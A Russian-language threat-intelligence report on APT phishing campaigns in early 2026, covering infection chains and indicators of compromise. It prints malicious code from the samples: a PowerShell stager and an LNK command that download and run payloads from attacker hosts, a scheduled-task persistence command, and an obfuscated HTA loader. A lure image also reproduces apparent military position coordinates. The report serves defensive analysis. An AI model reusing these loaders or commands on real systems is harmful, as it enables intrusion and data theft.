



Рисунок 20. Страница стейджера в браузере



```
1 <html>
2 <script>
3     $impdata = (New-Object Net.WebClient).DownloadData('https://1cbit-dev.com' + '/' + 'releases/erp/latest/history.html')
4 </script>
5 <body>
6     UNDER CONSTRUCTION
7 </body>
8 </html>
```

Рисунок 21. Содержимое страницы (view-source)

Стейджер выполняет следующие действия.

Через `Net.WebClient` загружает PDF-приманку с именем `Proekt_dogovora_na_vypolnenie_rabot.pdf`, сохраняет во временный каталог пользователя и сразу открывает. Параллельно загружает второй файл, замаскированный под текстовый документ, и сохраняет как `C:\ProgramData\USOShared\USOCachedData.txt`. Несмотря на расширение `.txt`, это PE-библиотека.

Далее через реестр формируется пользовательская COM-привязка: в ветке `HKCU\Software\Classes\CLSID\{C53E07EC-25F3-4093-AA39-FC67EA22E99D}\InprocServer32` в значение (Default) подставляется путь к загруженной библиотеке.

Загруженная библиотека `USOCachedData.dll` реализует функциональность реверс-шелла. На старте имплант формирует уникальный идентификатор узла, после чего собирает первичные атрибуты окружения:

- имя узла;
- локальный IPv4-адрес;
- DNS-сервер;
- DNS-домен.

Эти данные агрегируются в JSON и отправляются в управляющую инфраструктуру по HTTPS как часть первичной регистрации. Далее имплант переходит в режим периодического опроса C2-сервера: при получении ответа с командой выполняет

ее на узле и возвращает результат, после чего выдерживает паузу около 30 секунд и повторяет запрос на получение следующего задания.

Конструкция запуска полезной нагрузки с использованием LNK-файлов наблюдалась в более ранних операциях PhantomCore. Например, в январской кампании использовался ярлык «ТЗ на согласование сб 54 от 19.01.26.docx.lnk» со схожей командной строкой:

```
/c FOR /f "tokens=4 delims=s\" %g in ('set^|findstr PSM') do cmd /c  
for /f "tokens=*" %j in ("%g -WindowStyle Hidden -c (New-Object Net.WebClient)  
.DownloadString('https://metelkova.ru/wp-includes/post-template.html')")  
do %g -WindowStyle Hidden "%j"
```

В январе рассылка была направлена на российские организации из сфер ЖКХ, финансов, городской инфраструктуры и муниципальных услуг, аэрокосмической отрасли, потребительских цифровых сервисов, химической промышленности, строительства, производства потребительских товаров, а также электронной коммерции и маркетплейсов. В качестве полезной нагрузки второй стадии в январской кампании вместо DLL применялось ВПО на PowerShell.

Домены	1cbit-dev.com
	moscow-media.online
	cheap-zone.online
	cheap-market.online
	cosmetic-shop.online
IP-адреса	45.156.27.193
	194.87.237.235
	194.87.214.41
	195.66.114.211
	195.66.114.235
Имена файлов	Карточка предприятия АО [REDACTED] (общий счет).pdf.lnk
	Проект договора на выполнение работ.pdf.lnk
	Техническое задание.pdf.lnk
	ТЗ на согласование сб 54 от 19.01.26.docx.lnk
	Kartochka_predpriyatiya_[REDACTED].pdf
	Tekhnicheskoe_zadanie.pdf
Контрольная сумма	Proekt_dogovora_na_vypolnenie_rabot.pdf.zip
	96f6cf42eb88cf861bb2ada14db68924
	6def6f248bf5f204c402191aaead05e4
	8a4f149fc61148be9e10edd19f8eb05b
	7672760fdef08bcf7ea44d9896aae15e
	5e3be07675b5e26e0ef8b37f279b8422
	c5ab1e0e94ed5bd12bac9ab35a8b67c1
	b6d53b3a24fdf8c77582541611d5ab95
	d458f12d551f8c600d132056c6549c68
	ed8f9f37148dee77f6a8a60dc1d35ff5
	ce64383a28455ff175eed9b710e2acb4
	83eebc4909d3179f5c8cea4899c85348

Goffee

Другие названия	Paper Werewolf
Начало активности	2022
Инструменты	VisualTaskel, Owowa, TinyShell, Sauropsida, DQuic, PowerTaskel, Poseidon, PSCobaltReflectLoadel, HtaLaunchel, Gexploader, PowerRAT, Mythic, MiRat, BindSycler, JsLoadel, QwakMyAgent
География атак	Россия
Атакуемые отрасли	Аэрокосмическая промышленность Военный сектор Исследовательские организации Логистические компании Медиа Организации гражданского общества Правительственный сектор Производство Строительство Телекоммуникации Технологические компании Финансовый сектор Энергетика

Активность в Q1 2026: 67 уникальных образцов вредоносного ПО. В марте фиксировалось два локальных пика — 20 и 17 образцов на неделях 9 и 23 марта, что соответствует двум отдельным кампаниям. В части образцов отмечены признаки LLM-генерации кода.

В I квартале 2026 года Goffee продолжила целевые фишинговые кампании против российских организаций. Основным вектором первоначального доступа оставалась рассылка ZIP- и RAR-архивов с вредоносными вложениями.




Рисунок 22. Фишинговое письмо

В исследуемых цепочках в качестве стартовой полезной нагрузки использовались BAT-скрипты, XLL-надстройки Excel и исполняемые файлы. Независимо от формата доставки, конечной полезной нагрузкой в большинстве случаев выступали версии бэкдора WarpPlugin; в отдельных цепочках — модифицированный агент Kharon.



Рисунок 23. BAT-скрипт для загрузки следующей стадии

В случае с RAR-архивом группировка эксплуатировала уязвимость CVE-2025-6218: при распаковке архива пользователем run.bat помещался в папку автозагрузки, чем обеспечивалось закрепление в системе. При последующем входе пользователя скрипт запускался и подтягивал следующую стадию цепочки со скомпрометированного легитимного ресурса — PowerShell-загрузчик, доставлявший WarpPlugin. В ряде

кампаний для запуска BAT использовался LNK-файл, а PowerShell-скрипт попутно декодировал и открывал PDF-документ-приманку, размещённый в нём в Base64.



АО « _____ »

МИНИСТЕРСТВО _____

АО « _____ »

ЗАМЕСТИТЕЛЬ МИНИСТРА _____

АО « _____ »

№ _____
На № _____ от _____

ФГУП « _____ »

В целях подготовки информационно-справочных материалов по возникающим проблемам представления обосновывающих документов при формировании цены на продукцию, поставляемую по государственному оборонному заказу, прошу предоставить сведения о согласовании цены продукции (финальные изделия), поставляемой по государственному оборонному заказу, с нарушением сроков подготовки и рассмотрения обосновывающих документов, включая обосновывающие документы соисполнителей (поставщиков).

Информацию по прилагаемой форме прошу представить в адрес ФГУП « _____ » в установленном порядке на бумажном носителе и (или) на электронную почту _____ и (или) посредством сети защищенной связи организаций оборонно-промышленного комплекса в пункт документального обмена СЗС ОПК ФГУП _____ в срок до _____

ФГУП _____ прошу организовать доведение указанного поручения до соответствующих организаций и интегрированных структур, а также обеспечить свод и направление полученной информации в Департамент оборонно- _____ в срок до _____

Рисунок 24. Документ-приманка

В течение рассматриваемого периода Goffee также использовала XLL-файлы в качестве контейнера первой стадии. Такие образцы совмещали в себе XLSX-приманку и код загрузчика. При открытии файла вызывалась экспортируемая функция xlAutoOpen, после чего на узле сохранялись компоненты вредоносной цепочки, выполнялось закрепление и запускалась следующая стадия.

Переход к XLL-формату позволял злоумышленникам имитировать открытие легитимной таблицы Excel и обходить средства защиты, ориентированные в первую очередь на макросы в офисных документах.

+

**Осведомленность противника
о положении наших подразделений**

1	51.004006	35.445025	СК42: X = 5655489 Y = 6671730 Расчёт БпЛА	н.п. Коф
2	50.999123	35.444654	СК42: X = 5654945 Y = 6671722 Расчёт БпЛА	н.п. Коф
3	50.979375	35.436396	СК42: X = 5652729 Y = 6671215 расчёт БпЛА	н.п. Коф
4	50.990785	35.412764	СК42: X = 5653944 Y = 6669514 расчёт FPV	
5	50.954660	35.401140	СК42: X = 5649899 Y = 6668829 пехота в укрытии	н.п. Деми
6	50.935120	35.345127	СК42: X = 5647599 Y = 6664963 пехота в укрытии	(
7	50.943218	35.329084	СК42: X = 5648464 Y = 6663807 расчёт БпЛА	(
8	50.951902	35.347082	СК42: X = 5649470 Y = 6665041 РЭБ/связь	(
9	50.948139	35.342424	СК42: X = 5649041 Y = 6664727 укрытие	(
10	50.984410	35.409426	СК42: X = 5653227 Y = 6669303 миномет	н.п. Коф
11	50.972547	35.389062	СК42: X = 5651861 Y = 6667916 пехота в укрытии	н.п. Го

Рисунок 25. XLL-таблицы

В феврале был зафиксирован еще один вариант доставки, в котором вместо XLL-файла в архиве распространялся исполняемый файл с графическим интерфейсом, имитирующим защищенный документ. Несмотря на изменение формы доставки, логика

атаки в целом сохранялась: исполняемый файл использовался как оболочка для запуска очередной версии WarpPlugin.




Рисунок 26. Исполняемый вредоносный файл

После выполнения на узле WarpPlugin проводил первичный сбор сведений о системе и переходил к регулярному взаимодействию с управляющей инфраструктурой. Имплант передавал базовую информацию об узле и далее функционировал в режиме опроса C2-сервера с последующим исполнением поступающих команд.

В исследованных версиях поддерживались функции удалённого выполнения команд и передачи файлов, а в отдельных модификациях — дополнительные возможности, включая создание снимков экрана и кейлоггинг. Для закрепления использовались стандартные механизмы операционной системы — реестр и планировщик задач.

Активность Goffee в I квартале 2026 года характеризуется вариативностью форматов доставки при сохранении общей логики атаки:

- фишинговая рассылка;
- запуск стартовой стадии под видом легитимного файла;
- загрузка и закрепление импланта;
- последующий переход к удаленному управлению зараженным узлом.

Наиболее заметными изменениями в отчетном периоде стали расширение использования XLL-файлов, применение исполняемых приманок с графическим интерфейсом и появление отдельных цепочек с более сложной маскировкой полезной нагрузки.

Домены	awalitalk.com certcheck.online certforge.online certhash.online certinform.online certverify.online easytrns.com
Имена файлов	Tablica1.xls Опросный_лист_ЦРП_ВПК_Предзаполненны.xll Oprosnymi_list_TsRP_VPK_Predzapolnenny.zip
Контрольная сумма	8d57318aa6b701f42f14b901c4076d2b 0dc500fb0b171d156636eb996c9ba947 2a1fc2b463bc67aba7684677698780b5 9a66a0629bc15c412ea35822115098b5 3df00170fae378288f79e74a1c9208be d90253737912618dc9013a35fda8b6c1 2ab0281278221a99bbab80041a2dd30e b81ea1750217fbbf8739f7518cc686d3 a0c1c3ce658e375b76a2b85af1ba8d15 48c9db380d57d99d21b1d7cc97f9610b db9f8d502382c87748f180efcb085c21 6ad89f23de6f3bd74a8972b4117702e8 4612f7b5a2ed2b0ce465b1d426dd3b64 3f77ac1079c509b8d3570945dac68622

IAmTheKing

Другие названия	NGC6061 Obstinate Mogwai King Werewolf
Начало активности	2018
Инструменты	Trochilus, QueenOfHearts, QueenOfClubs, KingOfHearts, KingLogger, KingletRevShell, Donnect, DimanoRAT, AntSpy
География атак	Европа Центральная и Восточная Азия Юго-Восточная Азия Америка
Атакуемые отрасли	Аэрокосмическая промышленность Военный сектор Исследовательские организации Образование Правительственный сектор Строительство Технологические компании Финансовый сектор Энергетика

Активность в Q1 2026: 49 уникальных образцов вредоносного ПО. Основной объем активности пришелся на вторую половину января и февраль, пик — 12 образцов — на неделе 9 февраля.

Специалисты киберразведки PT ESC зафиксировали фишинговую кампанию группировки IAmTheKing, нацеленную на российские организации с использованием документов-приманок, оформленных под типовую кадровую форму «Личный листок по учету кадров». Рассылка осуществлялась по электронной почте.



При открытии документ отображал поверх шаблона анкеты поддельное окно Microsoft Office с сообщением «Этот файл был создан с помощью более новой версии Microsoft Office» и предложением нажать кнопку «Включить содержимое» для отображения данных. Такой прием социальной инженерии используется, чтобы побудить пользователя включить макросы, после чего на его устройстве запускается цепочка заражения.

После активации содержимого процесс WINWORD.EXE развертывает на диске три компонента первой стадии:

- %APPDATA%\Roaming\GmpQCrHeSpcUxedm.bat — пакетный файл, иницирующий выполнение цепочки;
- C:\ProgramData\WindowsAPPUpdate.ekr — XOR-зашифрованный массив байтов с PowerShell-нагрузкой; ключ расшифровки размещен в последней строке файла;
- %APPDATA%\Roaming\Microsoft\Office\Recent\ЛИЧНЫЙ ЛИСТОК ПО УЧЕТУ КАДРОВ.doc.lnk — артефакт открытия документа.

Выполнение цепочки иницируется запуском GmpQCrHeSpcUxedm.bat через cmd.exe, который, в свою очередь, запускает powershell.exe. PowerShell через cmd /c type C:\ProgramData\WindowsAPPUpdate.ekr считывает зашифрованный массив байтов, отделяет последнюю строку как XOR-ключ, расшифровывает основную полезную нагрузку и сохраняет ее на диск как C:\ProgramData\WindowsAPPUpdate.ps1.

Для закрепления на узле жертвы создается задача планировщика командой:

```
schtasks /create /tn MicrosoftAppShd /tr "powershell -ep bypass -w 1 -f c:\programdata\
```

Задача обеспечивает запуск PowerShell-загрузчика каждые 10 минут с обходом политики выполнения и в скрытом окне. В отдельных запусках наблюдался также вариант с именем задачи MicrosoftAShd и интервалом в 1 минуту.

Расшифрованный скрипт WindowsAPPUpdate.ps1 реализует следующую функциональность:

- регистрирует политику TrustAllCertsPolicy, отключающую проверку TLS-сертификатов C2-сервера;
- компилирует C#-класс CredManager.Util для извлечения учетных данных прокси-сервера из Windows Credential Manager;

- определяет параметры прокси-сервера; при его наличии формирует объект PS_Credential из извлеченных логина и пароля, в противном случае использует DefaultNetworkCredentials;
- с использованием подменного User-Agent загружает следующую стадию с управляющего сервера по адресу ssion.novetlylition.com:80, сохраняет ее как fktVNobv.ps1 и сразу исполняет;
- при ошибке загрузки активирует фолбэк-механизм: создает COM-объект InternetExplorer.Application в невидимом режиме, переходит на маяк-телеметрию ssion.novetlylition.com/ld-failed? id=<> и завершает процесс iexplore.exe. Такая конструкция позволяет операторам отслеживать неудачные попытки доставки полезной нагрузки.

Итоговая цепочка имеет следующий вид:

1. Фишинговое письмо с документом-приманкой кадровой тематики.
2. Открытие файла .doc в Microsoft Word и активация содержимого пользователем.
3. Сброс на диск стейджеров: GmpQCrHeSpcUxedm.bat, WindowsAPPUpdate.ekr.
4. Запуск BAT → PowerShell → расшифровка XOR-зашифрованного массива данных → WindowsAPPUpdate.ps1.
5. Закрепление через задачу планировщика MicrosoftAppShd с интервалом 10 минут.
6. Извлечение учетных данных прокси из Windows Credential Manager через CredReadW.
7. Загрузка следующей стадии с C2-сервера ssion.novetlylition.com и сохранение как fktVNobv.ps1.
8. При сбое — отправка телеметрии /ld-failed? id=<random> через скрытый Internet Explorer.

Домены	ssion.novetlylition.com
IP-адреса	103.57.251.102
Имена файлов	ЛИЧНЫЙ ЛИСТОК ПО УЧЕТУ КАДРОВ.doc GmpQCrHeSpcUxedm.bat WindowsAPPUpdate.ekr WindowsAPPUpdate.ps1 fktVNobv.ps1
Контрольная сумма	9518ef71fcdd0e8e7bcb06441e0c61f4 f99dd00f769caf7518c876488f5df2e4

Tolik


Другие названия	Fairy Werewolf
Начало активности	2024
Инструменты	Unicorn
География атак	Россия
Атакуемые отрасли	Правительственный сектор Производство Розничная торговля Финансовый сектор Энергетика

Активность в Q1 2026: 44 уникальных образца. Активность нарастала в течение квартала: 5 образцов в январе, 12 в феврале, 27 в марте.

В конце марта специалисты группы киберразведки PT ESC зафиксировали кампанию группировки Tolik с использованием HTA-файлов.

Цепочка атаки начиналась с фишингового письма с архивом во вложении. После распаковки на узле жертвы оказывались четыре HTA-файла, каждый из которых

выступал стартовым загрузчиком.



Name	Size	Packed	Type	Modified	CRC32
File folder					
Вибраторы.hta	224 227	68 877	HTML Application	31.03.2026 15:11	95F25E82
Лубриканты.hta	223 870	66 793	HTML Application	31.03.2026 15:11	494AC5E2
Стимуляторы.hta	220 658	67 870	HTML Application	31.03.2026 15:11	C8602C53
Фалоимитаторы.hta	225 797	68 978	HTML Application	31.03.2026 15:11	545A0E4F

Рисунок 28. Архив с HTA-файлами

После запуска HTA извлекал и собирал содержимое из скрытых HTML-блоков, формировал из него исполняемый script-блок, а затем переходил к установочной логике: создавал рабочие директории в профиле пользователя, записывал в реестр конфигурацию и фрагменты следующих стадий, а также сохранял на диск JS-скрипты, использовавшиеся как локальные загрузчики.



```
<HTA:APPLICATION
  APPLICATIONNAME="APPNAME"
  BORDER="thin"
  SCROLL="yes"
  SINGLEINSTANCE="yes"
  WINDOWSTATE="maximize"
/>
<script type="text/javascript">
window.onload = function() {
  var NXTLNEDF = ["d-2"],
    TALHLTTI = ["d-1", "d-3", "d-4", "d-5", "d-6", "d-7"],
    PZVWZKCM = "",
    UMOEPLGK = "",
    UYLVZVXR = "",
    ESDHPIJM = false,
    XUCNVKXB, UKDKMAIV, WKDITOE;

  for (XUCNVKXB = 0; XUCNVKXB < NXTLNEDF.length; XUCNVKXB++) {
    UKDKMAIV = document.getElementById(NXTLNEDF[XUCNVKXB]);
    if (UKDKMAIV) {
      PZVWZKCM += (UKDKMAIV.textContent || UKDKMAIV.innerText || "");
      ESDHPIJM = true;
    }
  }

  UYLVZVXR = PZVWZKCM;
  if (UYLVZVXR.length >= 0) UYLVZVXR = "";

  for (XUCNVKXB = 0; XUCNVKXB < TALHLTTI.length; XUCNVKXB++) {
    UKDKMAIV = document.getElementById(TALHLTTI[XUCNVKXB]);
    if (UKDKMAIV) {
      UMOEPLGK += (UKDKMAIV.textContent || UKDKMAIV.innerText || "");
    }
  }

  UMOEPLGK = UMOEPLGK.replace(/\s/g, "");
  PZVWZKCM = PZVWZKCM + UMOEPLGK;

  ESDHPIJM = false;
  UYLVZVXR = "";

  if (PZVWZKCM.length > 0) {
    WKDITOE = document.createElement("script");
    WKDITOE.language = "JScript";
    WKDITOE.text = PZVWZKCM;
    document.body.appendChild(WKDITOE);
  }
};
</script>
```

Рисунок 29. Фрагмент HTA-кода, собирающего script-стадию из скрытых HTML-блоков

Для закрепления применялись два механизма: запись в RunOnce и создание задачи планировщика, обеспечивавшей регулярный запуск скриптов через wscript.exe. Дальнейшее выполнение происходило уже через JS-лоадеры, которые считывали данные из веток HKCU\Software\... собирали код из нескольких частей, декодировали его и запускали в памяти.

Все четыре HTA-файла реализовывали одну и ту же логику и отличались в основном именами каталогов, веток реестра, dropped-файлов и служебными идентификаторами кампании.

Конфигурация во всех образцах содержала перечень пользовательских каталогов и расширений файлов, представляющих интерес для операторов:

- офисные документы: doc, docx, xls, xlsx, csv, rtf, odt, ods;
- PDF и текстовые файлы: pdf, txt;
- архивы: zip, rar, 7z, tar;
- изображения: jpg, jpeg, png, heic;
- инженерные и GIS/CAD-форматы: vsdx, vdx, cdr, kmz, kml, dwg, dxf;
- резервные копии и конфигурационные файлы: bak, ovpn, ldk, set.

По сравнению с предыдущими атаками Tolik основным изменением стал переход от VBS-скриптов к JS-скриптам. При этом общая архитектура сохранилась: HTA по-прежнему используется как стартовая стадия, основная логика и конфигурация выносятся в реестр, а закрепление выполняется через RunOnce и планировщик задач.

Домены	supercum.org
IP-адреса	45.156.87.3 45.156.87.120 176.65.132.239
Имена файлов	Вибраторы.hta Лубриканты.hta Стимуляторы.hta Фалоимитаторы.hta address_list.js restore_log.js folder_list.js camera_image.js ip_table.js root_index.js mouse_profile.js network_info.js
Контрольная сумма	ac7e2112b5b4f2487a973b66955452de 76f398fc66f88f52d6ec66194be1fb57 d816a7ebc839e8ce8ff1f69123e8f9e1 79748de604a0d15a3a94fe84e7c58574 e576d1e35c7b1a116697a07a79ebd859

BO Team

Другие названия	Lifting Zmiy Hoody Hyena
Начало активности	2024
Инструменты	BrockenDoor, Reverse SSH, DarkGate, Remcos, Babuk
География атак	Россия
Атакуемые отрасли	Военный сектор Здравоохранение Индустрия гостеприимства Инфраструктура Исследовательские организации Логистические компании Медиа Нефтегазовая промышленность Образование Правительственный сектор Производство Розничная торговля Сельское хозяйство Строительство Телекоммуникации Технологические компании Финансовый сектор

Активность в Q1 2026: 23 уникальных образца. Активность равномерная с локальным максимумом во второй половине февраля и первой декаде марта.

В феврале группа киберразведки PT ESC зафиксировала фишинговую кампанию группировки BO Team, в которой эксплуатировалась уязвимость CVE-2026-21509 в Microsoft Office. Кампания была направлена против российских организаций. В ходе нее распространялись RTF-документы, оформленные под служебную переписку

федерального ведомства «АКТ проверки транспортного средства» с приложенной формой письменных пояснений по делу об административном правонарушении.

Рисунки 30–31. Документы-приманки: форма пояснений и акт проверки транспортного средства



ФОРМА ПИСЬМЕННЫХ ПОЯСНЕНИЙ

по делу об административном правонарушении

Я, _____,

(Ф.И.О. полностью)

дата рождения: «__» _____ г.,

паспорт: серия _____ № _____, выдан _____

адрес регистрации / проживания: _____

должность (для должностного лица): _____

